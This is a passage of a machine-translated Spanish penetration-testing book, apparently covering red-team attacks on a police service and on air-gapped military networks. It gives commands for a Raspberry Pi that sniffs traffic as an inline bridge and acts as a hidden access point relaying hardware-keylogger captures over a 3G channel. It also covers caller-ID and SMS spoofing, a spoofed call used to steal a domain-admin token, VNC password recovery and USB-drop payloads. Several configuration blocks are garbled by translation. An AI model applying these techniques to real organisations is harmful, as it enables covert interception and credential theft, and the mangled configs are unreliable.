


Figura 6.12: Paso tres: móvil HUAWEI.




Figura 6.13: Paso cuatro: interfaz #0.




Figura 6.14: Paso cinco: suscripción empresarial.




Figura 6.15: Paso seis: está listo para comenzar.

Ahora tenemos acceso a Internet vía 3G:

```
ppp0      Link encap:Protocolo punto a punto inet  
          addr:109.32.107.215 PtP:10.64.64.64 Máscara:255.255.255.255 UP  
          POINTOPOINT EN EJECUCIÓN NOARP MULTICAST MTU:1500
```

Métrica: 1

```
Paquetes RX: 12 errores: 0 descartados: 0 desbordamientos: 0 marco: 0 Paquetes  
TX: 21 errores: 0 descartados: 0 desbordados: 0 operador: 0 colisiones: 0 txqueuelen:  
3 Bytes RX: 582 (582.0 B) TX bytes: 4792 (4,6 KiB)
```

Crear un puente transparente

Conectar la RasPi directamente al conmutador permite ataques contra sistemas adyacentes y posiblemente un acceso más amplio según la arquitectura de la red. Sin embargo, las opciones para interceptar datos son limitadas. Tal vez si el conmutador en sí pudiera verse comprometido, se podría crear un puerto TAP, pero la cantidad de datos que tendría que manejar la RasPi hace que este enfoque sea, en el mejor de los casos, poco realista. Otra forma potencial de interceptar el tráfico es el envenenamiento de caché ARP, pero esto es demasiado torpe y las redes modernas pueden detectarlo y frustrarlo fácilmente.

Hay una mejor manera.

Si se agrega otro adaptador Ethernet a la RasPi (un adaptador USB es la mejor manera de hacerlo), puede convertir la RasPi en un puente transparente completamente independiente del protocolo que se puede introducir en línea en una conexión de red entre un conmutador y un host o un conmutador y enrutador en la configuración que desee.

Combine esto con PoE y tendrá un grifo de red autoalimentado que enrutará los datos entre dos puntos y (utilizando las herramientas que prefiera) registrará el tráfico, las contraseñas, etc. Esto no permitirá la visibilidad del tráfico cifrado, pero se sorprenderá de la cantidad de cosas interesantes que pasan por la red en texto sin formato. En la DMZ, esto se puede usar para capturar correos electrónicos, por ejemplo. Configurar el Pi para hacer esto es más simple de lo que piensas. Primero instale las herramientas del puente:

```
sudo apt-get install bridge-utils
```

Luego modifique el archivo de configuración /etc/network/interfaces para agregar lo siguiente:

```
auto br0
iface br0 inet dhcp
    bridge_ports eth0 eth1
    bridge_stp on
```

Tenga en cuenta que este ejemplo asume que su NIC integrada es eth0 y el adaptador USB es eth1, pero ese debería ser el caso. El último paso es abrir la interfaz del puente:

```
sudo ifconfig br0 up
```

Eres bueno para ir.

Uso de un Pi como punto de acceso inalámbrico para aprovisionar acceso mediante Registradores de teclas remotos

Los keyloggers de hardware son dispositivos que están conectados físicamente entre el host y el teclado (consulte la [Figura 6.16](#)). Hay ventajas de usar este enfoque sobre un registrador de teclas de software. Son inmunes a los antivirus y capturarán todo lo que el usuario escriba sin necesidad de privilegios especiales o acceso al proceso. Las desventajas son los gastos: los registradores de teclas de hardware son

disponibles que pueden conectarse a un punto de acceso WiFi y hablar en casa, pero cuestan un par de cientos de dólares. También debe estar físicamente presente para instalarlos, en lugar de entregar de forma remota una carga útil de software. Dicho esto, dado que la Pi tiene conexión inalámbrica a bordo y es posible configurar un canal C2 3G/4G, si *tiene* acceso físico por un corto tiempo, se podría implementar una Pi en algún lugar discreto del edificio y luego servir como un AP al que los keyloggers podrían conectarse y enviar datos a casa.



Figura 6.16: KeyGrabber es un ejemplo de un registrador de teclas compatible con Wi-Fi.

Una Raspberry Pi se puede convertir en un punto de acceso inalámbrico discreto siguiendo los siguientes pasos.

Instale el software necesario:

```
sudo apt-get install hostapd isc-dhcp-server
```

Edite el archivo de configuración del servidor DHCP:

```
sudo nano /etc/dhcp/dhcpd.conf
```

Para reflejar lo siguiente:

```
autoritario; subred
192.168.69.0 máscara de red 255.255.255.0 { rango
    192.168.69.10 192.168.69.50; opción dirección de
    difusión 192.168.69.255; enrutadores opcionales
    192.168.69.1; tiempo de arrendamiento predeterminado
    600;
```

```
        tiempo máximo de arrendamiento 7200;  
    }
```

Luego modifique la configuración de las interfaces de red:

```
sudo nano /etc/red/interfaces
```

Para darle una IP estática:

```
iface wlan0 inet dirección  
    estática 192.168.69.1  
    máscara de red 255.255.255.0
```

Configure el AP:

```
sudo nano /etc/hostapd/hostapd.conf
```

Para reflejar lo siguiente:

```
interface=wlan0  
ssid=AP4passwordtheft  
hw_mode=g channel=6  
macaddr_acl=0 auth_algs=1  
ignore_broadcast_ssid=0  
wpa=2
```

```
wpa_passphrase=supersecretpassword  
wpa_key_mgmt=WPA-PSK wpa_pairwise=TKIP  
rsn_pairwise=CCMP
```

Es posible que desee cambiar el SSID y la frase de contraseña.

Finalice la configuración de DHCP:

```
sudo nano /etc/default/hostapd
```

Añade esta línea:

```
DAEMON_CONF="/etc/hostapd/hostapd.conf"
```

Configure la traducción de direcciones de red (NAT):

```
sudo nano /etc/sysctl.conf
```

Agregue la siguiente línea:

net.ipv4.ip_forward=1

Active el reenvío de IP con el siguiente comando:

```
sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```

Es necesario agregar rápidamente algunas reglas de IPTables para garantizar que el tráfico se enrute a través del canal 3G/4G C2:

```
sudo iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
sudo iptables -A FORWARD -i ppp0 -o wlan0 -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i wlan0 -o ppp0 -j ACCEPT
```

Haga que estas reglas sean persistentes para sobrevivir a los reinicios:

```
sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
```

Edite el archivo de interfaces de nuevo:

```
sudo nano /etc/red/interfaces
```

Agregue la siguiente línea:

```
subir iptables-restore < /etc/iptables.ipv4.nat
```

Inicie el AP con el siguiente comando:

```
sudo/usr/sbin/hostapd/etc/hostapd/hostapd.conf
```

Siempre que su 3G/4G C2 esté correctamente configurado, los clientes ahora pueden conectarse a este AP y acceder a Internet. Más específicamente, los keyloggers de hardware pueden conectarse al AP y entregar pulsaciones de teclas registradas.

El ataque

La tergiversación de uno mismo es el núcleo de una APT exitosa, ya sea modelada o no. La forma más fácil y segura de hacerlo es por teléfono.

Los teléfonos son una tecnología en la que la gente confía (al menos más que el correo electrónico) porque creen que son infalibles. Las tecnologías telefónicas como el identificador de llamadas y los SMS pueden verse fácilmente comprometidas para hacer creer al receptor que está recibiendo una llamada o un mensaje de texto de quien quiera el atacante. De esta manera, se pueden hacer instrucciones (o demandas) de un objetivo de una manera convincente.

manera. La importancia de adquirir los directorios telefónicos de la empresa ahora debería quedar clara. Dicho ataque se puede combinar con un correo masivo para determinar quién tiene un mensaje de vacaciones "Fuera de la oficina" configurado en su cuenta de correo electrónico.

Por lo tanto, cuando (por ejemplo) se envía un mensaje SMS falsificado, existe una posibilidad mínima de que el propietario real de ese número vea las respuestas que podrían enviarse por SMS o correo electrónico.

Suplantación de identidad de llamadas y mensajes SMS

En este caso, pude deslizar un directorio interno de la recepción, pero eso no siempre es necesario: el personal de recepción a menudo le proporcionará números de teléfono móvil para el personal si ya tiene nombres con los que trabajar. La suplantación de números de teléfono se puede hacer de varias maneras: si esto es algo que querrá hacer mucho, le sugiero que construya su propio Asterisk PBX, pero eso no es absolutamente necesario. Hay varios proveedores de VoIP que permiten llamadas salientes a nivel mundial por tarifas bajas y, lo que es más importante, la opción de configurar su propio identificador de llamadas y número de SMS. Una vez que haya configurado su software para usar el proveedor de VoIP, la configuración de este último se muestra en las [Figuras 6.17 y 6.18](#).

[Figura 6.17:](#) El identificador de llamadas se puede falsificar fácilmente.

To send SMS to SMS-capable phone, enter your phone number, recipient's phone number and the message text. **Phone numbers must be in International format, starting with country code! No 00 or 011 prefixes.** Sender's number will not be delivered properly to North America phones, we suggest to include your phone number to the message text.

ACCOUNT INFO

RATE LOOKUP afghanistan(93) - 0.0391

FROM +441234567890
Your phone number

TO +44779821323

MESSAGE TEXT (160 CHARS MAX) Do what thou wilt shall be the whole of the law.
Enter the message text.

Click 'Confirm Data' to send the message. Do not click the button twice!

CONFIRM DATA click here

Copyright © CallWithUs 2006-2010

FREEswitch

Figura 6.18: Mensajes SMS falsificados igualmente.

Dadas las limitaciones de tiempo y las circunstancias inusuales en las que nos encontrábamos, y también debido al hecho de que teníamos (al menos en teoría) acceso físico, decidí que necesitábamos una victoria rápida. Esto sería de la siguiente manera:

- Implemente registradores de teclas físicos con la intención de obtener información administrativa.
- acceso.
- Implemente un Raspberry Pi para que actúe como un concentrador inalámbrico para entregar datos clave del registrador a la base mediante una conexión de datos 3G.
- Demostrar que podemos hacer que el objetivo lleve a cabo alguna acción utilizando mensajes SMS falsificados o identificador de llamadas.

Estos objetivos, ejecutados dentro de un marco de tiempo corto, sin duda demostrarían vulnerabilidad y darían suficiente acceso adicional si el cliente desea ver los efectos de un escenario APT a más largo plazo ejecutado desde este punto de partida. Entonces intentaríamos acceder a los datos confidenciales descritos al comienzo de este capítulo.

La Raspberry Pi no necesitaba acceso a la red para hacer su trabajo, solo energía y una ubicación discreta. Puse una etiqueta en el costado en caso de que alguien la encontrara, como se muestra en la [Figura 6.19](#).





Figura 6.19: Mantenga estas cosas simples pero use las plantillas que tenga a mano.

Instalar los keyloggers de hardware preconfigurados es tan simple como esperar hasta el almuerzo y conectarlos en línea entre el teclado y las torres de la computadora debajo del escritorio; no pasarán desapercibidos para siempre, pero no es necesario que lo hagan, solo el tiempo suficiente para obtener algunas credenciales de administrador u otros datos jugosos que se transmitirían a la base a través de la solución DIY Raspberry Pi/punto de acceso inalámbrico/3G/4G .

Resultó que solo pudimos obtener cuentas no administrativas a través del ataque de registro de teclas, por lo que usamos un ataque de identificador de llamadas falsificado de un usuario legítimo a un administrador para pedirles que iniciaran sesión en la estación de trabajo de ese usuario para verificar un problema y luego robaron el token de administrador del dominio cuando lo hicieron así que.

Muchos entornos corporativos tienen una imagen de teléfono estándar que se copia en un móvil antes de que se envíe a un miembro del personal. Esta imagen contiene no solo la política de seguridad, sino también la guía telefónica más reciente. El beneficio de esto desde nuestra perspectiva es que un número falsificado aparecerá como el nombre equivalente en la guía telefónica. Nuevamente, esto no le da al objetivo ninguna razón para sospechar. Este es uno de los ataques más simples pero más poderosos de tu arsenal.

En cualquier caso, resultó que cada estación de trabajo y servidor de la red estaba siendo administrado por VNC (que a menudo se implementa de forma segura con una sola contraseña en toda la empresa). Esto significó que una vez que una sola estación de trabajo se vio comprometida, la contraseña podría recuperarse fácilmente del Registro, ya que solo se almacena con la codificación más simple. En este punto, con un cliente VNC, podríamos acceder a todos los sistemas de la red. El mayor problema que tuvimos fue copiar grandes cantidades de datos confidenciales en el tiempo que nos quedaba.

Resumen

Este capítulo presentó nuevas tecnologías y conceptos que demuestran el beneficio del acceso físico incluso a corto plazo a la ubicación de un objetivo. Nunca asuma que la postura de seguridad de una organización objetivo es proporcional a la seguridad de los datos que están tratando de proteger. Un servicio de policía es un organismo público y como tal no tiene el presupuesto de seguridad de un banco o una gran corporación. Un sombrero negro podría haber vendido los datos que obtuvimos al crimen organizado por un centavo. Incluso la ubicación y la naturaleza de todas las armas de fuego en el condado habrían sido de oro, y mucho menos los detalles sobre los informantes.

Ejercicios

1. Ha visto cómo usar una Raspberry Pi para rastrear el tráfico y ser parte de una solución de registro de teclas. Vaya un paso más allá y considere cómo es posible usar una Pi como registrador de teclas de hardware y como agente C2 y cómo se puede lograr esto discretamente.
2. Cree una aplicación HTML con una organización de destino específica en mente. Considera la marca y los logotipos.
3. Teniendo en cuenta cómo se atacaron las DLL en este capítulo para aumentar los privilegios, ¿podría usar una técnica similar para atacar los servicios?

Capítulo 7

Juegos de guerra

Hace unos años, un banco me pidió que realizara una serie de pruebas en una de sus oficinas centrales en los Países Bajos. Esto era algo que hacían todos los años y consistía en una gran cantidad de pruebas: revisiones de compilación, infraestructura interna y pruebas de aplicaciones web, nada terriblemente interesante. Una prueba que querían realizar era *la prueba de exfiltración de datos*, es decir, determinar qué tan fácil es para un usuario obtener datos críticos del edificio una vez que se han obtenido. En este escenario particular, fue *muy* fácil porque cada usuario tenía web-to-desktop, correo electrónico, unidades USB en funcionamiento, acceso al correo electrónico interno, etc., pero me hizo pensar en escenarios que se implementarían en muchos más adelante, más pruebas pertinentes. La principal conclusión de esto es que vale la pena realizar pruebas de exfiltración solo en un entorno realmente seguro donde los usuarios están sujetos a un grado limitado de confianza. De eso se trata este capítulo.

SIPRNET Y LOS CABLES DIPLOMÁTICOS ESCÁNDALO

Después del 11 de septiembre, se hicieron muchas preguntas y se señalaron con el dedo, particularmente a las agencias de inteligencia por no frustrar los ataques a pesar de que se sabía que Al-Qaeda planeaba atacar a los Estados Unidos con aviones. Un problema importante que se identificó fue la falta de intercambio de inteligencia entre las diferentes ramas de las fuerzas del orden, el ejército y las organizaciones de recopilación de inteligencia.

Parte de la solución a este problema fue el desarrollo de una red informática segura llamada SIPRNet (o red secreta de enruteadores de protocolo de Internet). SIPRNet se creó para manejar datos hasta e incluyendo SECRET, mientras que otros sistemas se usaron para manejar datos TOP SECRET. SIPRNet fue diseñado para que la información clasificada pudiera compartirse fácilmente y (teóricamente de forma segura) entre el Departamento de Defensa y el Departamento de Estado.

Para 2010, SIPRNet tenía muchos más usuarios, ya que el acceso se había ampliado a los aliados en el llamado programa Five-Eyes (Reino Unido, Canadá, Australia y Nueva Zelanda). Uno de esos usuarios era un analista de inteligencia junior llamado Bradley Manning quien, a través de su acceso, filtró grandes cantidades de datos a WikiLeaks.

Todo esto estaba en las noticias, por supuesto, pero la conclusión aquí es que Manning exfiltró los datos en CD-ROM disfrazados de CD de Lady Gaga. Prácticamente no hubo bloqueo de host en los terminales SIPRNet, ya que no estaban conectados a otras redes y se consideraban seguros. Según Manning, los analistas escuchaban música con regularidad en las terminales de SIPRNet, por lo que esto no era sospechoso.

Otro punto importante es que una terminal SIPRNet podría ejecutar Windows, mientras que las terminales conectadas a NSANET o JWICS solían ser estaciones de trabajo Sun.

Resumen de antecedentes y misión

El objetivo de esta desventura en particular era una red informática militar en el Reino Unido. Esta red no tenía conexión a Internet y estaba separada físicamente de otras infraestructuras informáticas del edificio. Había un número limitado de terminales y solo podía acceder a ellos un oficial con credenciales de seguridad y una tarjeta inteligente.

Difícil.

Obtener acceso a la red era un problema, liberar los datos era algo completamente diferente. No había forma de que estuviera preparado para realizar una prueba de penetración física contra una base militar (la divertida anécdota a continuación explica por qué, en términos claros) y no había forma de que pudiéramos piratear la infraestructura militar segura de Internet. Es posible que haya otros puertos de acceso en algún lugar o algún otro tipo de conectividad de red adyacente, pero nada a lo que íbamos a tener acceso en un período de tiempo medible, y ciertamente no teníamos ningún tipo de especificaciones de red con las que trabajar. . Consulte [la Figura 7.1](#).



[**Figura 7.1:**](#) Centro de comunicaciones seguras compartimentado de EE. UU.

El ataque tendría que usar algún tipo de componente físico para entregar la carga útil. ¿Un CD, tal vez? No es lo suficientemente imaginativo. Incluso si se pudiera persuadir al objetivo para que insertara el disco en una computadora, tendría que ser la computadora correcta, y luego aún quedaba el problema de filtrar los datos. En la sección "El ataque" más adelante en este capítulo, detallo exactamente cómo

estos problemas fueron superados; sin embargo, lo primero es lo primero. Quiero discutir las ideas y técnicas que se discutieron como vectores potenciales para el despliegue de carga útil y C2 al planificar la misión. Si bien la mayoría de estas ideas fueron descartadas para esta operación en particular, el ejercicio fue extremadamente informativo para futuros compromisos de este tipo y constituye un estudio valioso.

MI PRIMERA (Y CASI ÚLTIMA) PRUEBA DE PENETRACIÓN FÍSICA

Ya deberías haber notado que me encantan mis pequeñas anécdotas, pero siempre vienen con una lección. Me han apuntado con un arma precisamente dos veces en mi vida. La primera vez fue en 1999 en los Países Bajos: un malentendido de la policía después de que mi novia le prestó mi auto a uno de sus amigos delincuentes mientras yo estaba de vacaciones. Eso no fue terriblemente aterrador ya que la policía holandesa tiene un entrenamiento limitado en armas de fuego: "Este es el final que dispara las balas, evita el gatillo en caso de que accidentalmente le dispare a alguien y... bueno, probablemente sea mejor no cargar la cosa".

La segunda vez fue nada menos que aterradora. Me ofrecí como voluntario para realizar una prueba de penetración física en una base de la RAF en Inglaterra menos de dos meses después del 11 de septiembre. Mi "plan" consistía en saltar una cerca y esperar que nadie me viera. Minutos más tarde estaba mirando por el extremo inferior de un rifle de asalto L85 llevado por alguien que parecía tener unos 14 años y que temblaba de miedo. Eso fue espantoso. Me encontré diciendo cosas como, "Claro. Absolutamente, no hay problema. Lo que quieras."

Mi punto es que nunca debería haber estado allí y que había formas mucho mejores en que esta misión podría haberse ejecutado con solo un poco de pensamiento e imaginación. Pero lo más importante, no reflejó con precisión un ataque del mundo real y fue una pérdida de tiempo para todos.

Entrega de carga útil Parte VII: Escopeta USB Ataque

¿Qué sucede si, como en el ejemplo anterior, no tiene una expectativa razonable de entregar una carga útil por medios tradicionales? El entorno es de alta seguridad y no hay medios secundarios de entrada o compromiso que pueda explotar (consulte el [Capítulo 8, la sección "Conceptos avanzados en ingeniería social"](#)).

La curiosidad mató al gato, y aunque ningún gato resultó herido al escribir este libro, hay una razón por la cual este dicho es un cliché.

EL ESTUDIO MADISON GURKHA

En 2009, una empresa de seguridad holandesa realizó un estudio para determinar cuán vulnerables serían las organizaciones a este tipo de ataque. Hicieron esto cargando unidades USB con una carga útil inofensiva y dejándolas en varios lugares, públicos o de otro tipo, generalmente muy cerca de objetivos de alto valor. Si alguien conectara la unidad a una computadora con acceso a Internet, la carga útil llamaría a casa, anotaría las direcciones IP, etc., para poder identificar a la organización. El estudio encontró que los principales bancos, partidos políticos, una embajada extranjera y otros lo habían hecho. Si la carga útil hubiera estado activa, las ramificaciones de seguridad son obvias.

Medios USB

Érase una vez, la función de reproducción automática de Windows ejecutaría, de manera predeterminada, todo lo que colocara en una unidad de disco óptico según el diseño del desarrollador de software. No hace falta decir que esto planteaba una especie de vulnerabilidad de seguridad en sí mismo. También había formas de convencer a Windows de que una unidad USB era una unidad óptica y usar una estrategia similar para ejecutar malware en la computadora de la víctima. A partir de Windows 7, el sistema operativo ya no es compatible con la funcionalidad AutoRun para medios extraíbles no ópticos. AutoPlay seguirá funcionando en CD y DVD (se le dará al usuario la opción de ejecutar el código, pero no sucederá automáticamente); De todos modos, eso

ya no funcionará en absoluto para las unidades USB, lo que en teoría hace que los ataques de ingeniería social sean mucho más difíciles.

Un enfoque eficaz para los vectores de ataque USB

¿Nos preocupa esto? Ni un poco. Como mencioné anteriormente en los ataques de VBA/VBS en el [Capítulo 2](#), no me gusta el uso de rutinas automatizadas para obtener la ejecución del código; es inherentemente sospechoso. Su ataque de ingeniería social debe ser lo suficientemente elegante y atractivo para convencer a la víctima de hacer clic en lo que quiera que haga. Recuerde, cualquiera que sea el código y el vector de ataque que elija implementar a través de un ataque USB, no lo entrega un cliente de correo electrónico o un navegador web ni ninguna otra ruta obvia de ataque: es confiable ya que el objetivo ha conectado el dispositivo a su estación de trabajo de su propio libre albedrío.

Este es un excelente ejemplo de cómo un ataque de aplicación HTML (discutido en el ejemplo anterior) puede usarse con gran efecto. Además, Windows Scripting Host o PowerShell son excelentes vectores de ataque, o puede usar un applet de Java firmado si no está seguro de qué plataforma va a encontrar (o si está esperando múltiples plataformas y desea golpear de manera confiable). todo lo que encuentras). No olvide ese viejo favorito: Microsoft Office Macro.

Como alternativa, es posible que desee implementar más de uno de estos ataques en el mismo medio. Este no es un problema de entrega de una sola vez que generalmente encuentra cuando ataca a través de otros vectores. Sin embargo, como siempre, tenga en cuenta el antivirus. Sin embargo, ¿cómo obtener los discos USB en la computadora de su objetivo? En palabras de Han Solo, "Bueno, ese es el verdadero truco, ¿no?"

Atacar organizaciones que utilizan cargas USB: el "enfoque de troyano inverso"

Explotar un objetivo utilizando un enfoque de carga útil USB requiere resolver un problema importante además de los detalles técnicos: poner la carga útil en manos del objetivo de una manera que no sea sospechosa y hacer que la ejecuten. La recuperación de datos es un problema aparte y se tratará en profundidad en la siguiente sección.

